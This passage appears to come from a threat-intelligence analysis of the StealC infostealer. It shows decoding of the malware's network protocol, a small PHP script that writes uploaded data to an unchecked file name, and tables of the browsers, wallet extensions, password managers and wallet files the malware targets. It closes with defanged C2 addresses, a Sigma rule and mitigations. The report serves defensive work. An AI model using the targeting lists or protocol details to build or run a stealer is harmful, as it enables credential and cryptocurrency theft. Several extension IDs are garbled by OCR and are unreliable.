
StringToBinaryA=<crypt32.CryptStringToBinaryA>

EFLAGS 00000206
 ZF 0 PF 1 AF 0
 OF 0 SF 0 CF 0
 TF 0 IF 1
 LastError 00000000 (ERROR_SUCCESS)
 SetLastError C00000A3 (STATUS_DEVICE_NOT_READY)
 GS 002B FS 0053
 ES 002B DS 002B
 CS 0023 SS 002B
 Default (stdcall) 1: [esp] 002F010 tissue.002F2010 "RwnobÖNUSSBNyWx3YXJlIFR1Yw0gV2FzIEh1cmu="
 2: [esp+4] 00000000 00000000
 3: [esp+8] 00000001 00000001
 4: [esp+C] 0099B690 0099B690
 5: [esp+10] 005E4188 005E4188
 !!!


Address	Hex	ASCII
005E38B4	002F2010	tissue.002F2010
005E38C0	00000001	
005E38C4	0099B690	
005E38C8	00000008	
005E38CC	00000000	
005E38D0	00000000	

Sekil 39 Reversing Network Protocol: Decode Base64 Response

ECHO



Şekil 40 Reversing Network Protocol: Decoded form of Response




Şekil 41 Reversing Network Protocol: Control Blocking

It has been observed that the malware performs blocking control based on the request sent. Possible checks performed on the server side could be as follows:

- The machine's IP address being in the BlackList,
 - The content of the request being incorrect,
 - The presence of variables in the request that indicate debugging.




Şekil 42 Reversing Network Protocol: Differentiating the content of the Response.




It was observed that values separated by '!' should be present in the Response




Sekil 43 Network Protocol Reversing: InternetConnect for Send Information Collects from Device



Sekil 44 Network Protocol Reversing: HttpOpenRequest dor Send Collect Information



Sekil 45 Network Protocol Reversing: Getting Collection Information



Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input

```
start: 2032 end: 2032 length: 2032 lines: 1 + |  
[REDACTED]
```

Output

```
start: 1524 time: 3ms |  
end: 1524 length: 1523 lines: 89 |  
length: 0 |
```

Network Info:

- IP: IP?
- Country: ISO?

System Summary:

- HWID: [REDACTED]
- OS: Windows 7 Professional
- Architecture: x64
- UserName: [REDACTED]
- Computer Name: [REDACTED]
- Local Time: 2023/2/23 16:33:39
- UTC: 3
- Language: tr-TR
- Keyboards: Turkish (Turkey)
- Laptop: FALSE
- CPU: Intel(R) Core(TM) i5-10210U CPU @ 1.60GHz
- Cores: 1
- Threads: 1
- RAM: 4095 MB
- Display Resolution: 1531x707
- GPU:
-VMware SVGA 3D

Şekil 46 Network Protocol Reversing: Decoded Form of Informations

Network > 🛡️ Reversingg.php > ...

```

1  <?php
2
3  if ($_SERVER['REQUEST_METHOD'] === 'POST') {
4
5      $fileContent=$_POST["file"];
6
7
8      $filename=$_POST['file_name'];
9
10     $filename=base64_decode($filename,false);
11
12     $file = fopen( $filename, "w");
13
14     fwrite($file, $fileContent);
15
16     echo "RWNob0NUSXxNYWx3YXJlfFRLYW18V2FzfEhlcmV8U2F5fEhlbgxvFFVz";
17
18 }
19
20
21 ?>

```

Şekil 47 Network Protocol Reversing: PHP Codes for Dump Collect Information




IoCs

sqlite3.dll	msvcp40.dll
freebl3.dll	nss3.dll
mosglue.dll	vcruntime140.dll
softokn3.dll	


Tablo 3 Dropped DLL Files

Web browser	Path of targeted file	Format
Google Chrome	\Google\Chrome\User Data	chrome
Google Chrome Canary	\Google\Chrome SxS\User Data	chrome
Chromium	\Chromium\User Data	chrome
Amigo	\Amigo\User Data	chrome
Torch	\Torch\User Data	chrome
Vivaldi	\Vivaldi\User Data	chrome
Comodo Dragon	\Comodo\Dragon\User Data	chrome
EpicPrivacyBrowser	\Epic Privacy Browser\User Data	chrome
CocCoc	\CocCoc\Browser\User Data	chrome
Brave	\BraveSoftware\Brave-Browser\User Data	chrome
Cent Browser	\CentBrowser\User Data	chrome
7Star	\7Star\7Star\User Data	chrome
Chedot Browser	\Chedot\User Data	chrome
Microsoft Edge	\Microsoft\Edge\User Data	chrome
360 Browser	\360Browser\Browser\User Data	chrome
QQBrowser	\Tencent\QQBrowser\User Data	chrome
CryptoTab	\CryptoTab Browser\User Data	chrome
Opera Stable	\Opera Software	opera
Opera GX Stable	\Opera Software	opera
Mozilla Firefox	\Mozilla\Firefox\Profiles	firefox
Pale Moon	\Moonchild Productions\Pale Moon\Profiles	firefox
Opera Crypto Stable	\Opera Software	opera

Tablo 4 Targeted Browser



Cryptocurrency wallet	Extension ID
MetaMask	djclckkglechooblnghdinmeemkbgci
MetaMask	ejbalbakoplchlghedalmeeeajnimhm
MetaMask	nkbihfbeogaeaoehlefknkodbefgpgknn
TronLink	ibnejdfjmmkpcnlpebklnmkoeoihofec
Binance Wallet	fhbohimaelbohpjbblcdngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Coinbase Wallet extension	hnfanknocfeofbddgcijnmhfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
Jaxx Liberty	cjelfplplebdjjenllpjcbilmjkfcffne
iWallet	kncchdigobghenbbaddojjnnaogfppfj
MEW CX	nlbmnnijcnlegkjpcfjclmcfgfefdm
GuildWallet	nanjmdknhkinifnkgdccgcfnhdaammj
Ronin Wallet	fnjhmkhmkbjkkabndcn nogagobneec
NeoLine	cphhlmgmameodnhkjdmkpanlelnloha
CLV Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station Wallet	aiifbnbfobpmeekipheeeijimdpnlpqpp
Keplr	dmkamcknogkgcdffhbddcghachkejeap
Sollet	fhamfendgdocmcbmifikcogofphimnkno
Auro Wallet(Mina Protocol)	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
ICONEx	flpicilemghbmfalica joolhkkenfel
Coin98 Wallet	aeachknmefphepccionboohckonoeemg
EVER Wallet	cgeeodpfagjceefiefi lmdfphplkenlk
KardiaChain Wallet	pdadjkfkcaf gbceimcpbkalnf nepbnk
Rabby	acmacodkjbdgmoleebolmdjonilkdbch
Phantom	bfnaelmomeimhlp mgjnjophhpkkoljpa
Brave Wallet	odbfpeeihdkbihmopk bj moonfanlbfc
Oxygen	fhilaheiml gln ddkjgofkcbgekhenbh
Pali Wallet	mgffkfbidihjpoaomajl bgch ddlicgp
BOLT X	aodkkagnadcbobfp ggfnjeongembjca
XDEFI Wallet	hmeobnfnfcmdkdcmlblgagmf pboieaf
Nami	lpfcbjknijpeeillifnkikgn cikgf hdo
Maiar DeFi Wallet	dngmlblcodfobpdpecaadgfbcgfjfnm
Keeper Wallet	lpilbniia backdj cionk obgl mddfb cjo
Solflare Wallet	bhhh lbepdkbapadjdnnojkbgioi odbic
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfk lkm
KHC	hcflpin cpp pdc lineal mandijcmnk bgn
TezBox	mnnf ifefkajgofk cjk emidia ecoc nk jeh
Temple	ookjlbkijinhpmn njffcofj onbf bgaoc
Goby	jnkelfanjkeadonecabehalmbgp f o d j m
Ronin Wallet	kjmoohlgokccodicjj febfo mlblj gf h k
Byone	nlgbhdfgdhgbi amfd fmbikcdg hido add
OneKey	jnmbobjmhln goef aijo fljck ilhhl hcj
AppPlay	Lodccjbjdhfakaek diahmedf bieldgik
SteemKeychain	Jhgnbkkipa allpeh bohjm kbj of jdme id
Braavos Wallet	jnl game cbpmbaj fhmm ml hejkemejdma
Enkrypt	kkp llkodjelo ideedojogacf hpai hoh
OKX Wallet	mco hilncbfa hbmg djkb pemcci olgc ge



Sender Wallet	epapihdplajcdnnkdeiahlgigofloibg
Hashpack	gjagmgiddbbciopjhllkdnddhcglnemk
Eternl	kmhcihpebfmpgmihbkipmjlmnioameka
Pontem Aptos Wallet	phkbamefingmakgklpklijmgibohnba
Petra Aptos Wallet	ejjladiinnckdgjemekebdpeokbikhfc
Martian Aptos Wallet	efbglgofoippbgcjepnhiblaibcnclgk
Finnie	cjmknjhagcfbpkiemnkdpomccnjblmj
Leap Terra Wallet	aijcbedoijmgnlmjeegjaglmebpmpkpi
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdfmmahhbjefcbgaolhhanlaob
EOS Authenticator	oeljlddpnmdbchonielidgobddfffflal
GAUTH Authenticator	ilgcnhelpchnceeiipipijaljkblbcobl
Bitwarden	nngceckbaebeffimnlmiiiahkandclblb
KeePassXC	oboonakekofpalcgghhocfoadofidjkkk
Dashlane	fdjamakpfbbddfjaooikfcapjohcfmg
NordPass	fooorghlnmhmmndgjamiiodkpenpbb
Keeper	bfogiafebfohielmmehoodmfbbbebbpei
RoboForm	pnlccmojcmeohlpaggfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdlcegeplioahd
BrowserPass	naepdomgkenhinolocifgehidddafch
MYKI	bmikpgodpkclnkgnpphehdgcimmided
Splixity	jhfjfclepacoldmjmkmdlmganfaalklb
CommonKey	chgfejpcobfbnpmiokfjjaglahmnded
Zoho Vault	igkpcodhieompeloncnfnbekccinhapdb
Opera Wallet	gojhcdgcpbpfigcaejpfhfegekdgiblk

Tablo 5 Targeted Browser Extension

Cryptocurrency wallet	Path of targeted directory	File
Bitcoin Core	\Bitcoin\wallets\	wallet.dat
Bitcoin Core Old	\Bitcoin\	wallet.dat
Dogecoin	\Dogecoin\	wallet.dat
Raven Core	\Raven\	wallet.dat
Daedalus Mainnet	\Daedalus Mainnet\wallets\	she*.sqlite
Blockstream Green	\Blockstream\Green\wallets\	.
Wasabi Wallet	\WalletWasabi\Client\Wallets\	.json
Ethereum	\Ethereum\	keystore
Electrum	\Electrum\wallets\	.
ElectrumLTC	\Electrum-LTC\wallets\	.
Exodus	\Exodus\	exodus.conf.json
Exodus	\Exodus\	window-state.json
Exodus	\Exodus\exodus.wallet\	passphrase.json
Exodus	\Exodus\exodus.wallet\	seed.seco
Exodus	\Exodus\exodus.wallet\	info.seco
Electron Cash	\ElectronCash\wallets\	.
MultiDoge	\MultiDoge\	multidoge.wallet
Jaxx Desktop (old)	\jaxx\Local Storage\	file__0.localstorage



Jaxx Desktop	\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb\	.
Atomic	\atomic\Local Storage\leveldb\	.
Binance	\Binance\	app-store.json
Binance	\Binance\	simple-storage.json
Binance	\Binance\	.finger-print.fp
Coinomi	\Coinomi\Coinomi\wallets\	.wallet
Coinomi	\Coinomi\Coinomi\wallets\	*.config

Tablo 6 Targeted Desktop Crypto Wallets

185.143.223[.]136	185.130.46[.]214	77.91.124[.]7
94.131.99[.]185	167.235.62[.]105	37.120.238[.]190
65.109.131[.]183	185.247.184[.]7	37.220.87[.]65
45.87.153[.]50	179.43.162[.]89	45.136.49[.]247
179.43.162[.]94	91.228.225[.]46	45.136.50[.]69
194.87.31[.]146	179.43.162[.]2	45.136.51[.]61
94.142.138[.]11	77.246.156[.]93	45.144.29[.]176
23.88.116[.]117	84.246.85[.]80	65.109.3[.]34
95.217.143[.]99	185.5.248[.]95	94.142.138[.]48
185.242.87[.]149	146.70.161[.]51	95.216.112[.]83
194.4.51[.]160	85.239.54[.]29	195.74.86[.]37
5.75.138[.]201	91.215.85[.]188	162.0.238[.]10
666palm[.]com	777palm[.]com	aa-cj[.]com
fff-ttt[.]com	moneylandry[.]com	

Tablo 7 StealC C2 Servers

hxxp://146.70.161[.]51/273d9c8034a95cb4.php
hxxp://162.0.238[.]10/752e382b4dcf5e3f.php
hxxp://176.124.192[.]200/bef7fb05c9ef6540.php
hxxp://179.43.162[.]2/d8ab11e9f7bc9c13.php
hxxp://185.5.248[.]95/api.php
hxxp://666palm[.]com/bca98681abf8e1ab.php
hxxp://777palm[.]com/bef7fb05c9ef6540.php
hxxp://94.142.138[.]48/f9f76ae4bb7811d9.php
hxxp://95.216.112[.]83/413a030d85acf448.php
hxxp://aa-cj[.]com/6842f013779f3d08.php
hxxp://fff-ttt[.]com/984dd96064cb23d7.php
hxxp://moneylandry[.]com/bef7fb05c9ef6540.php
hxxp://94.142.138[.]48/f9f76ae4bb7811d9.php
hxxp://185.247.184[.]7/8c3498a763cc5e26.php
hxxps://185.247.184[.]7/8c3498a763cc5e26.php
hxxp://23.88.116[.]117/api.php
hxxp://95.216.112[.]83/413a030d85acf448.php
hxxp://179.43.162[.]2/d8ab11e9f7bc9c13.php
hxxp://185.5.248[.]95/c1377b94d43acea.php
hxxp://146.70.161[.]51/58d66e64beb49702/freebl3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/mozglue.dll
hxxp://146.70.161[.]51/58d66e64beb49702/msvcp140.dll
hxxp://146.70.161[.]51/58d66e64beb49702/nss3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/softokn3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/sqlite3.dll



hxxp://146.70.161[.]51/58d66e64beb49702/vcruntime140.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/freebl3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/mozglue.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/msvcp140.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/nss3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/softokn3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/sqlite3.dll
hxxp://162.0.238[.]10/dbe4ef521ee4cc21/vcruntime140.dll
hxxp://179.43.162[.]2/3461133978273cb9/freebl3.dll
hxxp://179.43.162[.]2/3461133978273cb9/mozglue.dll
hxxp://179.43.162[.]2/3461133978273cb9/msvcp140.dll
hxxp://179.43.162[.]2/3461133978273cb9/nss3.dll
hxxp://179.43.162[.]2/3461133978273cb9/softokn3.dll
hxxp://179.43.162[.]2/3461133978273cb9/sqlite3.dll
hxxp://179.43.162[.]2/3461133978273cb9/vcruntime140.dll
hxxp://185.5.248[.]95/libs/freebl3.dll
hxxp://185.5.248[.]95/libs/mozglue.dll
hxxp://185.5.248[.]95/libs/msvcp140.dll
hxxp://185.5.248[.]95/libs/nss3.dll
hxxp://185.5.248[.]95/libs/softokn3.dll
hxxp://185.5.248[.]95/libs/sqlite3.dll
hxxp://185.5.248[.]95/libs/vcruntime140.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/freebl3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/mozglue.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/msvcp140.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/nss3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/softokn3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/sqlite3.dll
hxxp://666palm[.]com/54fbf4b9ffe8c98d/vcruntime140.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/freebl3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/mozglue.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/msvcp140.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/nss3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/softokn3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/sqlite3.dll
hxxp://777palm[.]com/2ccaf544c0cf7de7/vcruntime140.dll
hxxp://94.142.138[.]48/54982f23330528c2/freebl3.dll
hxxp://94.142.138[.]48/54982f23330528c2/mozglue.dll
hxxp://94.142.138[.]48/54982f23330528c2/msvcp140.dll
hxxp://94.142.138[.]48/54982f23330528c2/nss3.dll
hxxp://94.142.138[.]48/54982f23330528c2/softokn3.dll
hxxp://94.142.138[.]48/54982f23330528c2/sqlite3.dll
hxxp://94.142.138[.]48/54982f23330528c2/vcruntime140.dll
hxxp://95.216.112[.]83/5840871afdb84f06/sqlite3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/freebl3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/mozglue.dll



hxxp://aa-cj[.]com/1b8df000d02ce631/msvcp140.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/nss3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/softokn3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/sqlite3.dll
hxxp://aa-cj[.]com/1b8df000d02ce631/vcruntime140.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/freebl3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/mozglue.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/msvcp140.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/nss3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/softokn3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/sqlite3.dll
hxxp://fff-ttt[.]com/a02fc2187db8cd88/vcruntime140.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/freebl3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/mozglue.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/msvcp140.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/nss3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/softokn3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/sqlite3.dll
hxxp://moneylandry[.]com/2ccaf544c0cf7de7/vcruntime140.dll
hxxp://94.142.138[.]48/54982f23330528c2/msvcp140.dll
hxxp://5.75.138[.]201/9026ac2a280e901d/softokn3.dll
hxxp://23.88.116[.]117/libs/sqlite3.dll
hxxp://185.247.184[.]7/b00dc1fe53045ca1/sqlite3.dll
hxxp://146.70.161[.]51/58d66e64beb49702/freebl3.dll
hxxp://95.216.112[.]83/5840871afdb84f06/mozglue.dll
hxxp://179.43.162[.]2/3461133978273cb9/sqlite3.dll
hxxp://179.43.162[.]2/3461133978273cb9/msvcp140.dll
hxxp://185.5.248[.]95/libs/mozglue.dll

Tablo 8 StealC C2 URLs



Sigma Rule

title: StealC Detects

status: experimental

description: Detects if an exe get software information too much.

references:

author: EchoCTI Team(Bilal BAKARTEPE)

date: 2023/02/24

tags:

- attack.credential_access
- attack.t1003.001

logsource:

category: registry_event

product: windows

detection:

selection:

TargetObject|contains: 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall'


condition: Count() > 5

timeframe: 30s #milisecond

falsepositives:

- Process Scanning for Stealer Malware

level: critical



MITRE&ATTACK TABLE

Reconnaissance	Execution	Discovery	Collection	Defense Evasion	Credential Access	Command and Control	Exfiltration
T1592 <u>Gather Victim Host Information: Hardware</u>	T1559 <u>Inter-Process Communication: Component Object Model</u>	T1012 <u>Query Registry</u>	T1005 <u>Data from Local System</u>	T1070 <u>Indicator Removal on Host: File Deletion</u>	T1539 <u>Steal Web Session Cookie</u>	T1071 <u>Application Layer Protocol: Web Protocols</u>	T1041 <u>Exfiltration Over C2 Channel</u>
T1589 <u>Gather Victim Identity Information: Credentials</u>		T1082 <u>System Information Discovery</u>	T1113 <u>Screen Capture</u>	T1140 <u>Deobfuscate/Decode Files or Information</u>		T1105 <u>Ingress Tool Transfer</u>	T1020 <u>Automated Exfiltration</u>
T1592 <u>Gather Victim Host Information: Software</u>		T1614 <u>System Location Discovery: System Language Discovery</u>					

Solution Recommendations

1. Before opening any attachments, carefully verify the emails and senders to ensure they are legitimate.
2. Avoid downloading from unsafe websites or sources.
3. Use a reliable and up-to-date antivirus software.
4. Keep your operating system and applications up to date with the latest security patches.
5. End-user training is crucial for your organization. Make sure to educate your employees about best practices and precautions related to online security.

ECHO

